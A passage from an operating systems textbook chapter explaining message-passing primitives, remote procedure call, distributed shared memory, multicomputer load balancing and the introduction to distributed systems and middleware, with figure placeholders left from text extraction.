However, the performance advantage offered by nonblocking primitives is offset by a serious disadvantage: the sender cannot modify the message buffer until the message has been sent. The consequences of the process overwriting the message during transmission are too horrible to contemplate. Worse yet, the sending process has no idea of when the transmission is done, so it never knows when it is safe to reuse the buffer. It can hardly avoid touching it forever.

There are three possible ways out. The first solution is to have the kernel copy the message to an internal kernel buffer and then allow the process to continue, as shown in Fig. 8-19(b). From the sender's point of view, this scheme is the same as a blocking call: as soon as it gets control back, it is free to reuse the buffer. Of

course, the message will not yet have been sent, but the sender is not hindered by this fact. The disadvantage of this method is that every outgoing message has to be copied from user space to kernel space. With many network interfaces, the message will have to be copied to a hardware transmission buffer later anyway, so the first copy is essentially wasted. The extra copy can reduce the performance of the system considerably.

The second solution is to interrupt (signal) the sender when the message has been fully sent to inform it that the buffer is once again available. No copy is required here, which saves time, but user-level interrupts make programming tricky, difficult, and subject to race conditions, which makes them irreproducible and nearly impossible to debug.

The third solution is to make the buffer copy on write, that is, to mark it as read only until the message has been sent. If the buffer is reused before the message has been sent, a copy is made. The problem with this solution is that unless the buffer is isolated on its own page, writes to nearby variables will also force a copy. Also, extra administration is needed because the act of sending a message now implicitly affects the read/write status of the page. Finally, sooner or later the page is likely to be written again, triggering a copy that may no longer be necessary.

Thus the choices on the sending side are

1. Blocking send (CPU idle during message transmission).
2. Nonblocking send with copy (CPU time wasted for the extra copy).
3. Nonblocking send with interrupt (makes programming difficult).
4. Copy on write (extra copy probably needed eventually).

Under normal conditions, the first choice is the most convenient, especially if multiple threads are available, in which case while one thread is blocked trying to send, other threads can continue working. It also does not require any kernel buffers to be managed. Furthermore, as can be seen from comparing Fig. 8-19(a) to Fig. 8-19(b), the message will usually be out the door faster if no copy is required.

For the record, we would like to point out that some authors use a different criterion to distinguish synchronous from asynchronous primitives. In the alternative view, a call is synchronous only if the sender is blocked until the message has been received and an acknowledgement sent back (Andrews, 1991). In the world of real-time communication, synchronous has yet another meaning, which can lead to confusion, unfortunately.

Just as *send* can be blocking or nonblocking, so can *receive*. A blocking call just suspends the called until a message has arrived. If multiple threads are available, this is a simple approach. Alternatively, a nonblocking *receive* just tells the kernel where the buffer is and returns control almost immediately. An interrupt can be used to signal that a message has arrived. However, interrupts are difficult to program and are also quite slow, so it may be preferable for the receiver to poll

for incoming messages using a procedure, *poll*, that tells whether any messages are waiting. If so, the called can call *get_message*, which returns the first arrived message. In some systems, the compiler can insert poll calls in the code at appropriate places, although knowing how often to poll is tricky.

Yet another option is a scheme in which the arrival of a message causes a new thread to be created spontaneously in the receiving process' address space. Such a thread is called a **pop-up thread**. It runs a procedure specified in advance and whose parameter is a pointer to the incoming message. After processing the message, it simply exits and is automatically destroyed.

A variant on this idea is to run the receiver code directly in the interrupt handler, without going to the trouble of creating a pop-up thread. To make this scheme even faster, the message itself contains the address of the handler, so when a message arrives, the handler can be called in a few instructions. The big win here is that no copying at all is needed. The handler takes the message from the interface board and processes it on the fly. This scheme is called **active messages** (Von Eicken et al., 1992). Since each message contains the address of the handler, active messages work only when senders and receivers trust each other completely.

8.2.4 Remote Procedure Call

Although the message-passing model provides a convenient way to structure a multicomputer operating system, it suffers from one incurable flaw: the basic paradigm around which all communication is built is input/output. The procedures *send* and *receive* are fundamentally engaged in doing I/O, and many people believe that I/O is the wrong programming model.

This problem has long been known, but little was done about it until a paper by Birrell and Nelson (1984) introduced a completely different way of attacking the problem. Although the idea is refreshingly simple (once someone has thought of it), the implications are often subtle. In this section we will examine the concept, its implementation, its strengths, and its weaknesses.

In a nutshell, what Birrell and Nelson suggested was allowing programs to call procedures located on other CPUs. When a process on machine 1 calls a procedure on machine 2, the calling process on 1 is suspended, and execution of the called procedure takes place on 2. Information can be transported from the called to the callee in the parameters and can come back in the procedure result. No message passing or I/O at all is visible to the programmer. This technique is known as **RPC** (**Remote Procedure Call**) and has become the basis of a large amount of multicomputer software. Traditionally the calling procedure is known as the client and the called procedure is known as the server, and we will use those names here too.

The idea behind RPC is to make a remote procedure call look as much as possible like a local one. In the simplest form, to call a remote procedure, the client program must be bound with a small library procedure called the **client stub** that

represents the server procedure in the client's address space. Similarly, the server is bound with a procedure called the **server stub**. These procedures hide the fact that the procedure call from the client to the server is not local.

The actual steps in making an RPC are shown in Fig. 8-20. Step 1 is the client calling the client stub. This call is a local procedure call, with the parameters pushed onto the stack in the normal way. Step 2 is the client stub packing the parameters into a message and making a system call to send the message. Packing the parameters is called **marshalling**. Step 3 is the kernel sending the message from the client machine to the server machine. Step 4 is the kernel passing the incoming packet to the server stub (which would normally have called *receive* earlier). Finally, step 5 is the server stub calling the server procedure. The reply traces the same path in the other direction.




Figure 8-20. Steps in making a remote procedure call. The stubs are shaded gray.

The key item to note here is that the client procedure, written by the user, just makes a normal (i.e., local) procedure call to the client stub, which has the same name as the server procedure. Since the client procedure and client stub are in the same address space, the parameters are passed in the usual way. Similarly, the server procedure is called by a procedure in its address space with the parameters it expects. To the server procedure, nothing is unusual. In this way, instead of doing I/O using *send* and *receive*, remote communication is done by faking a normal procedure call.

Implementation Issues

Despite the conceptual elegance of RPC, there are a few snakes hiding under the grass. A big one is the use of pointer parameters. Normally, passing a pointer to a procedure is not a problem. The called procedure can use the pointer the same way the caller can because the two procedures reside in the same virtual address

space. With RPC, passing pointers is impossible because the client and server are in different address spaces.

In some cases, tricks can be used to make it possible to pass pointers. Suppose that the first parameter is a pointer to an integer, *k*. The client stub can marshal *k* and send it along to the server. The server stub then creates a pointer to *k* and passes it to the server procedure, just as it expects. When the server procedure returns control to the server stub, the latter sends *k* back to the client, where the new *k* is copied over the old one, just in case the server changed it. In effect, the standard calling sequence of call-by-reference has been replaced by copy restore. Unfortunately, this trick does not always work, for example, if the pointer points to a graph or other complex data structure. For this reason, some restrictions must be placed on parameters to procedures called remotely.

A second problem is that in weakly typed languages, like C, it is perfectly legal to write a procedure that computes the inner product of two vectors (arrays), without specifying how large either one is. Each could be terminated by a special value known only to the calling and called procedures. Under these circumstances, it is essentially impossible for the client stub to marshal the parameters: it has no way of determining how large they are.

A third problem is that it is not always possible to deduce the types of the parameters, not even from a formal specification or the code itself. An example is *printf*, which may have any number of parameters (at least one), and they can be an arbitrary mixture of integers, shorts, longs, characters, strings, floating-point numbers of various lengths, and other types. Trying to call *printf* as a remote procedure would be practically impossible because C is so permissive. However, a rule saying that RPC can be used provided that you do not program in C (or C++) would not be popular.

A fourth problem relates to the use of global variables. Normally, the calling and called procedures may communicate using global variables, in addition to communicating via parameters. If the called procedure is now moved to a remote machine, the code will fail because the global variables are no longer shared.

These problems are not meant to suggest that RPC is hopeless. In fact, it is widely used, but some restrictions and care are needed to make it work well in practice.

8.2.5 Distributed Shared Memory

Although RPC has its attractions, many programmers still prefer a model of shared memory and would like to use it, even on a multicomputer. Surprisingly enough, it is possible to preserve the illusion of shared memory reasonably well, even when it does not actually exist, using a technique called **DSM** (**Distributed Shared Memory**) (Li, 1986; and Li and Hudak, 1989). Despite being an old topic, research on it is still going strong (Cai and Strazdins, 2012; Choi and Jung, 2013; and Ohnishi and Yoshida, 2011). DSM is a useful technique to study as it shows

many of the issues and complications in distributed systems. Moreover, the idea itself has been very influential. With DSM, each page is located in one of the memories of Fig. 8-1(b). Each machine has its own virtual memory and page tables. When a CPU does a LOAD or STORE on a page it does not have, a trap to the operating system occurs. The operating system then locates the page and asks the CPU currently holding it to unmap the page and send it over the interconnection network. When it arrives, the page is mapped in and the faulting instruction restarted. In effect, the operating system is just satisfying page faults from remote RAM instead of from local disk. To the user, the machine looks as if it has shared memory.

The difference between actual shared memory and DSM is illustrated in Fig. 8-21. In Fig. 8-21(a), we see a true multiprocessor with physical shared memory implemented by the hardware. In Fig. 8-21(b), we see DSM, implemented by the operating system. In Fig. 8-21(c), we see yet another form of shared memory, implemented by yet higher levels of software. We will come back to this third option later in the chapter, but for now we will concentrate on DSM.




Figure 8-21. Various layers where shared memory can be implemented. (a) The hardware. (b) The operating system. (c) User-level software.

Let us now look in some detail at how DSM works. In a DSM system, the address space is divided up into pages, with the pages being spread over all the nodes in the system. When a CPU references an address that is not local, a trap occurs,

and the DSM software fetches the page containing the address and restarts the faulting instruction, which now completes successfully. This concept is illustrated in Fig. 8-22(a) for an address space with 16 pages and four nodes, each capable of holding six pages.




Figure 8-22. (a) Pages of the address space distributed among four machines. (b) Situation after CPU 0 references page 10 and the page is moved there. (c) Situation if page 10 is read only and replication is used.

In this example, if CPU 0 references instructions or data in pages 0, 2, 5, or 9, the references are done locally. References to other pages cause traps. For example, a reference to an address in page 10 will cause a trap to the DSM software, which then moves page 10 from node 1 to node 0, as shown in Fig. 8-22(b).

Replication

One improvement to the basic system that can improve performance considerably is to replicate pages that are read only, for example, program text, read-only constants, or other read-only data structures. For example, if page 10 in Fig. 8-22 is a section of program text, its use by CPU 0 can result in a copy being sent to CPU 0 without the original in CPU 1's memory being invalidated or disturbed, as shown in Fig. 8-22(c). In this way, CPUs 0 and 1 can both reference page 10 as often as needed without causing traps to fetch missing memory.

Another possibility is to replicate not only read-only pages, but also all pages. As long as reads are being done, there is effectively no difference between replicating a read-only page and replicating a read-write page. However, if a replicated page is suddenly modified, special action has to be taken to prevent having multiple, inconsistent copies in existence. How inconsistency is prevented will be discussed in the following sections.

False Sharing

DSM systems are similar to multiprocessors in certain key ways. In both systems, when a nonlocal memory word is referenced, a chunk of memory containing the word is fetched from its current location and put on the machine making the reference (main memory or cache, respectively). An important design issue is how big the chunk should be? In multiprocessors, the cache block size is usually 32 or 64 bytes, to avoid tying up the bus with the transfer too long. In DSM systems, the unit has to be a multiple of the page size (because the MMU works with pages), but it can be 1, 2, 4, or more pages. In effect, doing this simulates a larger page size.

There are advantages and disadvantages to a larger page size for DSM. The biggest advantage is that because the startup time for a network transfer is fairly substantial, it does not really take much longer to transfer 4096 bytes than it does to transfer 1024 bytes. By transferring data in large units, when a large piece of address space has to be moved, the number of transfers may often be reduced. This property is especially important because many programs exhibit locality of reference, meaning that if a program has referenced one word on a page, it is likely to reference other words on the same page in the immediate future.

On the other hand, the network will be tied up longer with a larger transfer, blocking other faults caused by other processes. Also, too large an effective page size introduces a new problem, called **false sharing**, illustrated in Fig. 8-23. Here we have a page containing two unrelated shared variables, *A* and *B*. Processor 1 makes heavy use of *A*, reading and writing it. Similarly, process 2 uses *B* frequently. Under these circumstances, the page containing both variables will constantly be traveling back and forth between the two machines.




Figure 8-23. False sharing of a page containing two unrelated variables.

The problem here is that although the variables are unrelated, they appear by accident on the same page, so when a process uses one of them, it also gets the other. The larger the effective page size, the more often false sharing will occur, and conversely, the smaller the effective page size, the less often it will occur. Nothing analogous to this phenomenon is present in ordinary virtual memory systems.

Clever compilers that understand the problem and place variables in the address space accordingly can help reduce false sharing and improve performance. However, saying this is easier than doing it. Furthermore, if the false sharing consists of node 1 using one element of an array and node 2 using a different element of the same array, there is little that even a clever compiler can do to eliminate the problem.

Achieving Sequential Consistency

If writable pages are not replicated, achieving consistency is not an issue. There is exactly one copy of each writable page, and it is moved back and forth dynamically as needed. Since it is not always possible to see in advance which pages are writable, in many DSM systems, when a process tries to read a remote page, a local copy is made and both the local and remote copies are set up in their respective MMUs as read only. As long as all references are reads, everything is fine.

However, if any process attempts to write on a replicated page, a potential consistency problem arises because changing one copy and leaving the others alone is unacceptable. This situation is analogous to what happens in a multiprocessor when one CPU attempts to modify a word that is present in multiple caches. The solution there is for the CPU about to do the write to first put a signal on the bus telling all other CPUs to discard their copy of the cache block. DSM systems typically work the same way. Before a shared page can be written, a message is sent to

all other CPUs holding a copy of the page telling them to unmap and discard the page. After all of them have replied that the unmap has finished, the original CPU can now do the write.

It is also possible to tolerate multiple copies of writable pages under carefully restricted circumstances. One way is to allow a process to acquire a lock on a portion of the virtual address space, and then perform multiple read and write operations on the locked memory. At the time the lock is released, changes can be propagated to other copies. As long as only one CPU can lock a page at a given moment, this scheme preserves consistency.

Alternatively, when a potentially writable page is actually written for the first time, a clean copy is made and saved on the CPU doing the write. Locks on the page can then be acquired, the page updated, and the locks released. Later, when a process on a remote machine tries to acquire a lock on the page, the CPU that wrote it earlier compares the current state of the page to the clean copy and builds a message listing all the words that have changed. This list is then sent to the acquiring CPU to update its copy instead of invalidating it (Keleher et al., 1994).

8.2.6 Multicomputer Scheduling

On a multiprocessor, all processes reside in the same memory. When a CPU finishes its current task, it picks a process and runs it. In principle, all processes are potential candidates. On a multicomputer the situation is quite different. Each node has its own memory and its own set of processes. CPU 1 cannot suddenly decide to run a process located on node 4 without first doing a fair amount of work to go get it. This difference means that scheduling on multicomputers is easier but allocation of processes to nodes is more important. Below we will study these issues.

Multicomputer scheduling is somewhat similar to multiprocessor scheduling, but not all of the former's algorithms apply to the latter. The simplest multiprocessor algorithm—maintaining a single central list of ready processes—does not work however, since each process can only run on the CPU it is currently located on. However, when a new process is created, a choice can be made where to place it, for example to balance the load.

Since each node has its own processes, any local scheduling algorithm can be used. However, it is also possible to use multiprocessor gang scheduling, since that merely requires an initial agreement on which process to run in which time slot, and some way to coordinate the start of the time slots.

8.2.7 Load Balancing

There is relatively little to say about multicomputer scheduling because once a process has been assigned to a node, any local scheduling algorithm will do, unless gang scheduling is being used. However, precisely because there is so little control

once a process has been assigned to a node, the decision about which process should go on which node is important. This is in contrast to multiprocessor systems, in which all processes live in the same memory and can be scheduled on any CPU at will. Consequently, it is worth looking at how processes can be assigned to nodes in an effective way. The algorithms and heuristics for doing this assignment are known as **processor allocation algorithms**.

A large number of processor (i.e., node) allocation algorithms have been proposed over the years. They differ in what they assume is known and what the goal is. Properties that might be known about a process include the CPU requirements, memory usage, and amount of communication with every other process. Possible goals include minimizing wasted CPU cycles due to lack of local work, minimizing total communication bandwidth, and ensuring fairness to users and processes. Below we will examine a few algorithms to give an idea of what is possible.

A Graph-Theoretic Deterministic Algorithm

A widely studied class of algorithms is for systems consisting of processes with known CPU and memory requirements, and a known matrix giving the average amount of traffic between each pair of processes. If the number of processes is greater than the number of CPUs, k, several processes will have to be assigned to each CPU. The idea is to perform this assignment to minimize network traffic.

The system can be represented as a weighted graph, with each vertex being a process and each arc representing the flow of messages between two processes. Mathematically, the problem then reduces to finding a way to partition (i.e., cut) the graph into k disjoint subgraphs, subject to certain constraints (e.g., total CPU and memory requirements below some limits for each subgraph). For each solution that meets the constraints, arcs that are entirely within a single subgraph represent intramachine communication and can be ignored. Arcs that go from one subgraph to another represent network traffic. The goal is then to find the partitioning that minimizes the network traffic while meeting all the constraints. As an example, Fig. 8-24 shows a system of nine processes, A through I, with each arc labeled with the mean communication load between those two processes (e.g., in Mbps).

In Fig. 8-24(a), we have partitioned the graph with processes A, E, and G on node 1, processes B, F, and H on node 2, and processes C, D, and I on node 3. The total network traffic is the sum of the arcs intersected by the cuts (the dashed lines), or 30 units. In Fig. 8-24(b) we have a different partitioning that has only 28 units of network traffic. Assuming that it meets all the memory and CPU constraints, this is a better choice because it requires less communication.

Intuitively, what we are doing is looking for clusters that are tightly coupled (high intracluster traffic flow) but which interact little with other clusters (low intercluster traffic flow). Some of the earliest papers discussing the problem are Chow and Abraham (1982, Lo, (1984), and Stone and Bokhari (1978).




Figure 8-24. Two ways of allocating nine processes to three nodes.

A Sender-Initiated Distributed Heuristic Algorithm

Now let us look at some distributed algorithms. One algorithm says that when a process is created, it runs on the node that created it unless that node is overloaded. The metric for overloaded might involve too many processes, too big a total working set, or some other metric. If it is overloaded, the node selects another node at random and asks it what its load is (using the same metric). If the probed node's load is below some threshold value, the new process is sent there (Eager et al., 1986). If not, another machine is chosen for probing. Probing does not go on forever. If no suitable host is found within *N* probes, the algorithm terminates and the process runs on the originating machine. The idea is for heavily loaded nodes to try to get rid of excess work, as shown in Fig. 8-25(a), which depicts sender-initiated load balancing.




Figure 8-25. (a) An overloaded node looking for a lightly loaded node to hand off processes to. (b) An empty node looking for work to do.

Eager et al. constructed an analytical queueing model of this algorithm. Using this model, it was established that the algorithm behaves well and is stable under a wide range of parameters, including various threshold values, transfer costs, and probe limits.

Nevertheless, it should be observed that under conditions of heavy load, all machines will constantly send probes to other machines in a futile attempt to find one that is willing to accept more work. Few processes will be off-loaded, but considerable overhead may be incurred in the attempt to do so.

A Receiver-Initiated Distributed Heuristic Algorithm

A complementary algorithm to the one discussed above, which is initiated by an overloaded sender, is one initiated by an underloaded receiver, as shown in Fig. 8-25(b). With this algorithm, whenever a process finishes, the system checks to see if it has enough work. If not, it picks some machine at random and asks it for work. If that machine has nothing to offer, a second, and then a third machine is asked. If no work is found with N probes, the node temporarily stops asking, does any work it has queued up, and tries again when the next process finishes. If no work is available, the machine goes idle. After some fixed time interval, it begins probing again.

An advantage of this algorithm is that it does not put extra load on the system at critical times. The sender-initiated algorithm makes large numbers of probes precisely when the system can least tolerate it—when it is heavily loaded. With the receiver-initiated algorithm, when the system is heavily loaded, the chance of a machine having insufficient work is small. However, when this does happen, it will be easy to find work to take over. Of course, when there is little work to do, the receiver-initiated algorithm creates considerable probe traffic as all the unemployed machines desperately hunt for work. However, it is far better to have the overhead go up when the system is underloaded than when it is overloaded.

It is also possible to combine both of these algorithms and have machines try to get rid of work when they have too much, and try to acquire work when they do not have enough. Furthermore, machines can perhaps improve on random polling by keeping a history of past probes to determine if any machines are chronically underloaded or overloaded. One of these can be tried first, depending on whether the initiator is trying to get rid of work or acquire it.

8.3 DISTRIBUTED SYSTEMS

Having now completed our study of multicores, multiprocessors, and multicomputers we are now ready to turn to the last type of multiple processor system, the **distributed system**. These systems are similar to multicomputers in that

each node has its own private memory, with no shared physical memory in the system. However, distributed systems are even more loosely coupled than multicomputers.

To start with, each node of a multicomputer generally has a CPU, RAM, a network interface, and possibly a disk for paging. In contrast, each node in a distributed system is a complete computer, with a full complement of peripherals. Next, the nodes of a multicomputer are normally in a single room, so they can communicate by a dedicated high-speed network, whereas the nodes of a distributed system may be spread around the world. Finally, all the nodes of a multicomputer run the same operating system, share a single file system, and are under a common administration, whereas the nodes of a distributed system may each run a different operating system, each of which has its own file system, and be under a different administration. A typical example of a multicomputer is 1024 nodes in a single room at a company or university working on, say, pharmaceutical modeling, whereas a typical distributed system consists of thousands of machines loosely cooperating over the Internet. Figure 8-26 compares multiprocessors, multicomputers, and distributed systems on the points mentioned above.

Item	Multiprocessor	Multicomputer	Distributed System
Node configuration	CPU	CPU, RAM, net interface	Complete computer
Node peripherals	All shared	Shared exc. maybe disk	Full set per node
Location	Same rack	Same room	Possibly worldwide
Internode communication	Shared RAM	Dedicated interconnect	Traditional network
Operating systems	One, shared	Multiple, same	Possibly all different
File systems	One, shared	One, shared	Each node has own
Administration	One organization	One organization	Many organizations

Figure 8-26. Comparison of three kinds of multiple CPU systems.

Multicomputers are clearly in the middle using these metrics. An interesting question is: "Are multicomputers more like multiprocessors or more like distributed systems?" Oddly enough, the answer depends strongly on your perspective. From a technical perspective, multiprocessors have shared memory and the other two do not. This difference leads to different programming models and different mindsets. However, from an applications perspective, multiprocessors and multicomputers are just big equipment racks in a machine room. Both are used for solving computationally intensive problems, whereas a distributed system connecting computers all over the Internet is typically much more involved in communication than in computation and is used in a different way.

To some extent, loose coupling of the computers in a distributed system is both a strength and a weakness. It is a strength because the computers can be used for a wide variety of applications, but it is also a weakness, because programming these applications is difficult due to the lack of any common underlying model.

Typical Internet applications include access to remote computers (using *telnet*, *ssh*, and *rlogin*), access to remote information (using the World Wide Web and FTP, the File Transfer Protocol), person-to-person communication (using email and chat programs), and many emerging applications (e.g., e-commerce, telemedicine, and distance learning). The trouble with all these applications is that each one has to reinvent the wheel. For example, email, FTP, and the World Wide Web all basically move files from point *A* to point *B*, but each one has its own way of doing it, complete with its own naming conventions, transfer protocols, replication techniques, and everything else. Although many Web browsers hide these differences from the average user, the underlying mechanisms are completely different. Hiding them at the user-interface level is like having a person at a full-service travel agent Website book a trip from New York to San Francisco, and only later learn whether she has purchased a plane, train, or bus ticket.

What distributed systems add to the underlying network is some common paradigm (model) that provides a uniform way of looking at the whole system. The intent of the distributed system is to turn a loosely connected bunch of machines into a coherent system based on one concept. Sometimes the paradigm is simple and sometimes it is more elaborate, but the idea is always to provide something that unifies the system.

A simple example of a unifying paradigm in a different context is found in UNIX, where all I/O devices are made to look like files. Having keyboards, printers, and serial lines all operated on the same way, with the same primitives, makes it easier to deal with them than having them all conceptually different.

One method by which a distributed system can achieve some measure of uniformity in the face of different underlying hardware and operating systems is to have a layer of software on top of the operating system. The layer, called **middleware**, is illustrated in Fig. 8-27. This layer provides certain data structures and operations that allow processes and users on far-flung machines to interoperate in a consistent way.

In a sense, middleware is like the operating system of a distributed system. That is why it is being discussed in a book on operating systems. On the other hand, it is *not* really an operating system, so the discussion will not go into much detail. For a comprehensive, book-length treatment of distributed systems, see *Distributed Systems* (Tanenbaum and van Steen, 2007). In the remainder of this chapter, we will look quickly at the hardware used in a distributed system (i.e., the underlying computer network), then its communication software (the network protocols). After that we will consider a variety of paradigms used in these systems.

8.3.1 Network Hardware

Distributed systems are built on top of computer networks, so a brief introduction to the subject is in order. Networks come in two major varieties, **LANs** (**Local Area Networks**), which cover a building or a campus, and **WANs** (**Wide Area**

